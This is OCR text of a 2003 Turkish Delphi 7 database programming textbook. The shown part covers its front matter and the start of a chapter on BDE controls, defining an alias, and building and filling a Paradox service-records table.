
“....Teknikservis2003\Express\cd_rom\DiskImages\Disk1\setup.exe”

“Setup.exe” dosyasını çalıştırıp gerekli adımları izledikten sonra programınız o bilgisayara yüklenmiş olacaktır. “Star->Program Files” seçeneklerini izlerseniz aşağıdaki şekilde bir görüntü elde edersiniz.



Aynı zamanda “Desktop” üzerinde “**Migros**” isimli kısayolu oluşturduğuna da dikkatinizi çekmek istiyorum.

Şimdi “Start->Program Files->Migros->Teknik 2003” adımlarını izleyerek uygulamanızı çalıştırınız.



SIRANO	MAGAZAADI	SERVISTARIHI	GIDENFIRMA	ARIZASEBEBI	FATURATUTARI
1	MIGROS	01.02.2003	UGUR MUHENDISLIK	KLIMA	150.000.000,00 TL
2	GIMA	02.03.2003	ALPSAN	TESISAT	75.000.000,00 TL
3	MIGROS	02.04.2003	ALP YAPI	TESISAT	50.000.000,00 TL
4	DIA	03.04.2003	UGUR MUHENDISLIK	KLIMA	225.000.000,00 TL
5	DIA	03.05.2003	DEMIRLI INSAAT	HAVA KANALI	400.000.000,00 TL
6	MIGROS	03.06.2003	ALP YAPI	KLIMA	80.000.000,00 TL
9	GURALLAR	03.04.2003	ALPSAN	KLIMA	125.000.000,00 TL
10	GURSOYLAR	03.05.2003	ALP YAPI	TESISAT	150.000.000,00 TL

Programı çalıştırdıktan sonraki ekran görüntünüz yukarıdaki şekilde gerçekleşecektir.

DORUK NOKTASI

Delphi 7

VERİ TABANI ve NETWORK PROGRAMCILIĞI

ZİRVEDEKİ BEYİNLER

Nihat DEMİRLİ

Yüksel İNAN

DORUK NOKTASI Delphi 7

VERİ TABANI ve NETWORK PROGRAMCILIĞI

PRESTIGE EDUCATION CENTER

Yayınları

Kitap Yazarları

Nihat DEMİRLİ
MCP-MCSE-MCDBA-MCSD-MCAD
nihadd@prestigeturk.com

M. Yüksel İNAN
MCP-MCP+INT-MCSA-MCSE-MCDBA-MCSD-MCT-MCAD
yuksel@yukselinan.com

Teknik Editör
Sibel YANAR
MCP-MCSE

ISBN: 975-92267-4-X

Prestie Education Center
Merkez
Halitağa Cd. Kıvanç Sok. No: 1/5 Kadıköy/İSTANBUL
Tel: 0216. 330 06 50 (pbx)
0216. 449 54 78
0216. 345 71 75
Fax: 0216. 345 71 75
Şube
Gazi Üniversitesi Mühendislik-Mimarlık Fakültesi Maltepe / ANKARA
Tel: 0312. 231 74 00 / 1031 (Dahili)
mail: prestige@prestigeturk.com
web: www.prestigeturk.com

Yayına Hazırlayan – Kapak
Selman Ali METİN

Baskı
Ümit Ofset Matbaacılık
Büyük Sanayi 1. Cad. 107/32-39-40-54 İskitler / ANKARA
Tel: 0312. 384 26 27 – 384 17 07

Ankara, 2003

ÖNSÖZ

Zirvedeki Beyinler serisine ait altıncı kitabımızla karşınızdayız. İlgi, alaka, beğeni ve eleştirileriniz için teşekkürlerimizi sunmayı bir borç bilmekteyiz.

Serimizde yer alan Delphi kitaplarının ikincisini okumaktasınız. Veri Tabanı ve Network hususunda kullanılabilecek gelişmiş kodlara yer vermeye, zorlandığınız hususlarda sizleri bilgilendirmeye çalıştık. Gönderdiğiniz e-mailler bizlere atacağımız adımlar konususnda fazlasıyla yardımcı olmaktadır, bu yüzden aynı ilgi ve alaka ile isteklerinizi bizlere bildirme alışkanlığınızın devam etmesini istiyoruz.

Serimizin bir sonraki kitabı "Windows 2003 Server" olacaktır. Her ne kadar yazılım ile ilgili olmasa da network hususunda derinlemesine bilgi edinmenizi sağlayacağına inanıyoruz.

Bütün Hayallerinizin Gerçeğe Dönüşmesi Dileğiyle.....

Sibel YANAR
Teknik Editör

TEŞEKKÜR

*Üniversitemize bağlı olarak çalışan **Prestige** firmasının üniversitemiz bünyesinde öğrencilerimize ve akademik personelimize sağladığı eğitim olanakları ve yaptığı çalışmalar için Sayın **Nihat DEMİRLİ** ve **Yüksel İNAN**'a teşekkür ederim.*

Prof. Dr. Hüsnü CAN
G.Ü. Müh.-Mim. Fak.
DEKANI

TEŞEKKÜR

*Bakım-onarım işlerimizin bilgisayar ortamında dosyalama ve takibi ile ilgili program çalışmasına yaptığı yardım için Sayın **Nihat DEMİRLİ** ve **Yüksel İNAN**'a teşekkür ederim.*

T. KARLIDAĞ
Migros Türk T.A.Ş.
İnş. Emlak Müd.

TEŞEKKÜR

*Bankamız Güvenlik Sistemleri ve Kredi Kartı Uygulama çalışmalarına yönelik yazılım+danışmanlık hizmetlerinden dolayı **Nihat DEMİRLİ** ve **Yüksel İNAN**'a teşekkür ederiz.*

Burak AKTAŞ
INTERBANK
İnş. Emlak Md.

İÇİNDEKİLER

SON SÖZ

Serimizin altıncı kitabını da tamamlamış bulunuyoruz. Diğer kitaplarımıza göstermiş olduğunuz ilgiyi aynen devam ettirmeniz en büyük temennimiz olacaktır. Kitaplarımız hkkındaki tüm eleştiri ve önerilerinizi prestige@prestigeturk.com adresine gönderebilir, karşılaştığınız problemler için bu adresten çözüm isteyebilirsiniz.

TCP/IP Protokolü hususunda bilgisinden faydalandığımız Osman ÇALIŞ'a teşekkürü bir borç bilmekteyiz.


BÖLÜM 1
BDE UYGULAMALARI

Veri Tabanı Uygulamaları:


Geliştireceğiniz uygulamaların neredeyse tamamında kullanacağınız, bilgilerinizi yazdırabileceğiniz (daha sonra tekrar ulaşabilmek için) programlara ihtiyacınız olacak, dolayısıyla veritabanı desteği her zaman karşılaşacağınız vazgeçilmez bir konu olmaktadır. Profesyonel uygulamalarınızda günlük düzenli olarak rapor tutmanız gerekecektir. Bu yüzden bu verileri daha sonra kullanmak amaçlı bilgisayarınızda saklamalısınız. Bilgisayara veri saklama işlemlerini düzenli bir tablo yapısına sahip olan veritabanı programlarıyla gerçekleştirmekteyiz. Daha sonra Delphi ile bu veritabanı uygulamalarına bağlanıp gerekli bilgilere ulaşabilmekteyiz.

Şunu unutmayın bilgilerin tutulduğu yer Delphi değildir. Bilgiler veritabanı programlarına kaydedilir (Paradox,Dbase,Access,SQŞL Server vs). Delphi de size sağladığı imkanla bu veri tabanı bilgilerini istediğiniz gibi kullanmanızı sağlar.

Biz uygulamalarımızda Delphi'nin en verimli kullanabildiği "Paradox" tablolarından faydalanacağız. Şayet çok büyük network uygulamaları oluşturacaksanız SQL Server veya Oracle kullanmalısınız.



Delphi7'de Veitabanı bağlantılarını gerçekleştirmek için "Component Palet" araç çubuğunda bulunan "BDE" Yaprağını kullanır. Bu yapraktaki kontroller sayesinde kolayca veri tabanlarına bağlanabilmektedir.



Yine "Component Palet" yaprağında bulunan "Data Controls" kontrolleriyle de tabloları yönetmek için kullanıcıya gerekecek olan ara yüz oluşturma seçenekleri sunulmaktadır.

BDE Kontrolleri:

Veritabanı bağlantı işlemlerini gerçekleştiren kontroller bu yaprakta bulunur. Direk veritabanıyla çalışmak bir çok durumda (bilhassa network ortamında binlerce kişinin aynı tabloya bilgi girdiğini düşünürseniz) performans açısından sakınca yaratmaktadır. Bu yüzden performansı en üst düzeyde tutmak için bilgi girişleri tüm kullanıcıların local mekinelerinde yapılır, müsait bir zaman da da servera gönderilir. Doğrusunu isterseniz bu sistem online gönderimler dışında çok etkili olmuştur. Tüm dillerin kullandığı yapıda budur. Şimdi sizlere bu çalışma imkanlarını oluşturan "BDE" kontrollerine bir göz atalım.

- **Table Kontrolü:**

Bu kontrol sayesinde veritabanında bulunan tablo ile direk bağlantı kurulur. Lokal bilgisayarda ana tablonun bire bir bir kopyası oluşturularak yapılan değişiklikler bu kontrole yazılırlar. Daha sonra müsait bir zamanda tüm değişiklikler veri tabanı tablosuna tekrar yazdırılır. Ben bu kontrolle veritabanına bağlanmanızı (zorunlu kalmadığınız sürece) , bilhassa çok fazla satır içeren tablolarda tavsiye etmiyorum. Ama bağlantı mantığını anlamanız açısından kesinlikle çok iyi bilinmesi gerektiğini düşünüyorum.

- **Query Kontrolü:**

Veri Tabanı tablolarınızı sorgulayarak local makinenize indiren kontroldür. Bu tür bağlantıda tablonuzdaki tüm satırlara (isterseniz tüm tabloyuda alabilirsiniz) değil sizi ilgilendiren satırlara ulaşmak için kullanılır. "StoredProc" kontrolünden sonra bağlantı işlemleri için en çok kullanacağınız kontrol olduğunu belirtmek isterim. Bu kontrolle Table kontrolünün yaptığı gibi hiç bir kriter koymadan tüm tablo bilgilerine de kolayca ulaşabilirsiniz.

- **StoredProc Kontrolü:**

Veri Tabanı tablolarına en hızlı ve etkili bağlantı sağlayan "BDE" kontrolüdür. Bu kontrolle yapılan bağlantıdaki amaç, trafiği azaltmak için servera sadece parametre göndererek tekrar tekrar tabloların sorgulanmamasını sağlamaktır. "Stored procedur'ler çalıştırıldıkları andan kapatılana kadar sadece bir kere derlenirler, bu da "Query" kontrolüne göre ilk çalıştırılmadan sonra çok daha hızlı sonuç vermesini sağlamaktadır. İlerleyen bölümlerde (bilhassa büyük uygulamalar için) kontrole ait bir çok örneklendirmeler yapılacaktır. Lütfen hiç bir ayrıntıyı kaçırmadan tamamını anlamaya çalışınız. Göreceksiniz bir süre sonra herşeyi otomatik olarak halledebilme seviyesine ulaşacaksınız.

- **Database Kontrolü:**

Bilhassa Trasaction işlemlerinde kullanılan ve yapılan tüm değişiklikleri kaydedebileceğiniz bir kontroldür. Bu kontrollerden projenize ne kadar çok eklerseniz programınızın o kadar performans kaybedeceğini unutmayınız.

Yukarıda bahsedilen tüm kontroller kullanıcıya oluşturacağınız arayüz ile Veri Tabanı tabloları arasında ki bağlantıyı oluşturmak içindir. Arayüz kontrollerinde yapacağınız değişiklikler öncelikle bu nesnelerde etkili olacaktır. Daha sonra istenildiği vakit ana tabloya da yansımaları sağlanacaktır.


Paradox Tablolarına Bağlantı:

Delphi'nin en performanslı çalışma yaptığı Veri Tabanı Paradox'tur. Bu yüzden örneklerimizi (çok büyük yazılımlar hariç en çok bu veri tabanı kullanılır) bu tablolar üzerinde yoğunlaştıracağız. Tablo oluşturmaya geçmeden önce ileride çok işinize yarayacak (muhakkak ilk bu işlemi yapın) olan "Alias" tanımlama işleminden bahsetmek istiyorum.


Alias Tanımlamak:

Alias lar tabloların bulunduğu adresi tutan takma adlardır. Bu yapı sayesinde her defasında tablonun adresini girmek zorunda kalmazsınız. Uygulamaya başlamadan tablolarınızı kaydedeceğiniz klasöre takma ad (Alias) belirlerseniz. Yapacağınız bağlantılarda tablonun yolunu değilde belirlemiş olduğunuz bu Alias 'ı kullanırsınız. Alias tanımlamak için aşağıdaki adımları izleyin.


❖ "Start->Settings->Control Panel" seçeneklerini arka arkaya tıklayın. Karşınıza aşağıdaki pencere açılacaktır.




❖ Açılan pencereden "BDE Administrator" seçeneğine çift tıklayın. Karşınıza aşağıdaki pencere açılacaktır.



❖ Açılan bu pencerede "DataBase" üzerine mousun sağ tuşuna tıklayarak menü penceresini açın ve "New" seçeneğine tıklayın. Aşağıdaki pencere açılacaktır.



❖ Bu pencereyi "OK" Buttonuna tıklayarak geçin. Yeni Aliasınız pencerenize "STANDART" ismi ile eklenecektir. İsmini değiştirip (gazi), "PATH" kısmınada tablonuzu kaydedeciğiniz klasörü girin (veya seçin)




❖ Gördüğünüz gibi biz tablonun kaydedileceği klasörü "c:\prestige" olarak belirledik. Alias ismi olarak ta "gazi" seçimini kullandık.

❖ Pencereyi kapatıp, gelen uyarı penceresine de olumlu cevap verin.

Alias tanımlamasını yaptıktan sonra oluşturacağınız tablolara bu aliası kullanarak erişmek istiyorsanız tablolarınızı "c:\prestige" klasörünün içerisine (çünkü bu klasör path olarak gösterildi) kaydetmelisiniz. Aksi takdirde bu alias işinizi görmeyecektir.

Paradox'ta Tablo Oluşturmak:

Paradox'ta tablo oluşturmak için iki yönteminiz mevcut. Birincisi Delphi yi hiç açmadan (biz bu yolu tavsiye ediyoruz. Tablolar ile ilgili işlemleri yaparken uygulamanızı kapatmanız oluşabilecek sorunları engelleyecektir. Bilhassa bağlantıdaki bir tablo tasarımını değiştirmenize paradox izin vermeyecektir) "Start->Programs->Borland Delphi7->DataBase Destop" adımlarını izleyin. Açılan pencereden "File->New->Table" seçeneklerini seçerek aşağıdaki "Create Table" penceresinin açılmasını sağlayın.





Bu pencerede destek verilen Veri Tabanlarının isimleri bulunmaktadır. Tablonuzu hangi veri tabanında oluşturacaksanız onu seçmelisiniz. Biz "Paradox" u kullanacağımız için "Paradox7" seçeneğini seçerek "OK" Buttonuna bastık. Karşınıza aşağıda gösterilen pencere açılacaktır. Bu pencerede tablonuzda yer alacak olan sütun isimlerini,sütun tiplerini,sütun uzunluklarını ve index lerinizi belirlemelisiniz. Diğer seçenekler zaten Delphi içerisinden çok kolay halledilebileceği için onlarla fazla kafanızı yormanızı tavsiye etmem. Aşağıda karakteristik özellikleri verilen sütunları bu pencerede oluşturunuz.

Fieeld Name(Sütun İsmi)	Type(Tipi)	Size (Kaç Karakter)	Key(Primary ind)
SIRANO	+	Otomatik artar	*
MAGAZAADI	A	25	
SERVISTARIHI	D		
GIDENFIRMA	A	25	
ARIZASEBEBI	A	25	
FATURATUTARI	$		

Tabloya dikkat edin ilk sütun kolon başlıklarını, ikinci sütun içeriğin tipini (Type kısmında mousun sağ tuşuna basarsanız tüm seçenekler listelenir), üçüncü sütun kaç karakter veri alabileceğini (tarih ve parasal içeriklerde paradox bu

değeri kendisi belirler), son sütun ise tablonuzdaki Primary index i belirler. "*" koyduğunuz sütun o tablo için Primary index sütunu olacaktır (dikkat edin en üstteki sütunu primary belirleyebilirsini).Şimdi "Save As" buttonuna tıklayarak tablonuzu "gazi" Aliasının gösterdiği klasörün ("c:\prestige") içerisine "SERVIS" ismiyle kaydedin.





"Save As" buttonuna tıkladıktan sonra açılan yukarıdaki pencerede yer alan "Alias" kısmından "gazi" yi seçmeniz "c:\prestige" klasörünü aktif yapmaya yetecektir. İsmini (SERVIS) yazıp kaydedebilirsiniz.

Tablo Yapısında Değişiklik Yapmak:

Şimdi sizlere ikinci yöntemle (bu yöntemle tabloda oluşturabilirsiniz) tablo yapısında nasıl değişiklik yapabileceğinizi göstermek istiyorum (siz hep birinci yolu takip edin). "Tools->DataBase Destop" adımlarından sonra aynı pencere açılacaktır. Açılan bu pencerede "File->Open->Table" seçeneklerini seçip, dosya aç penceresinin açılmasını sağlayın. Daha önceden kaydettiğiniz tablonuzu ("Alias isminden hemen bulabilirsiniz) seçip "Open" düğmesine basın. Ardından "Table->Restructure" seçeneklerini seçerek tablonuzu oluşturduğunuz pencereye dönebilirsiniz. Burada tablo yapınız için gerekli değişiklikleri yapabilirsiniz.

Uyarı:***Tablonuzu başlangıçta düzgün tasarlamaya önem gösteriniz.Daha sonra yapmak isteyeceğiniz fazla radikal değişiklere "Paradox" izin vermeyebilir, tablonuzu tekrar oluşturmak zorunda kalabilirsiniz.***

DataBase Destop'ı Kullanarak Tabloya Kayıt Girmek:

Bu yöntemi fazla kullanmayacaksınız ama örnekleri hızlı denemek için bilmekte fayda var. DataBase Desktop'ı açtıktan sonra "File->Open" seçenekleri ile tablonuzu açın. "Table->Edit Data" adımlarını izleyin, tablonuza bu aşamadan sonra kolayca kayıt girebilirsiniz.

Table : SERVIS.db

SE	SIRANO	MAGAZAADI	SERVISTARIHI	GIDENFIRMA	ARIZASEBEBI	FATURATUTARI
1	1	MIGROS	01.02.2003	UGUR MUHENDISLIK	KLIMA	150.000.000,00 TL
2	2	GIMA	02.03.2003	ALPSAN	TESISAT	75.000.000,00 TL
3	3	MIGROS	02.04.2003	ALP YAPI	TESISAT	50.000.000,00 TL
4	4	DIA	03.04.2003	UGUR MUHENDISLIK	KLIMA	225.000.000,00 TL
5	5	DIA	03.05.2003	DEMIRLI INSAAT	HAVA KANALI	400.000.000,00 TL
6	6	MIGROS	03.06.2003	ALP YAPI	KLIMA	80.000.000,00 TL
7	7	GIMA	03.05.2003	ALPSAN	TESISAT	75.000.000,00 TL
8						


Şimdilik yukarıdaki kayıtları "Edit Data" komutunu vererek "Paradox" Veri Tabanı içerisinden giriniz.

Bu aşamadan sonra Delphi'den "BDE" kontrollerini kullanarak bu tabloya bağlantı sağlayacağız. Girdiğimiz kayıtlardaki amaç bağlantının doğru olarak kurulup kurulmadığı içindir. Yoksa kullanıcı az önceki ekrandan asla kayıt girmeyecektir.

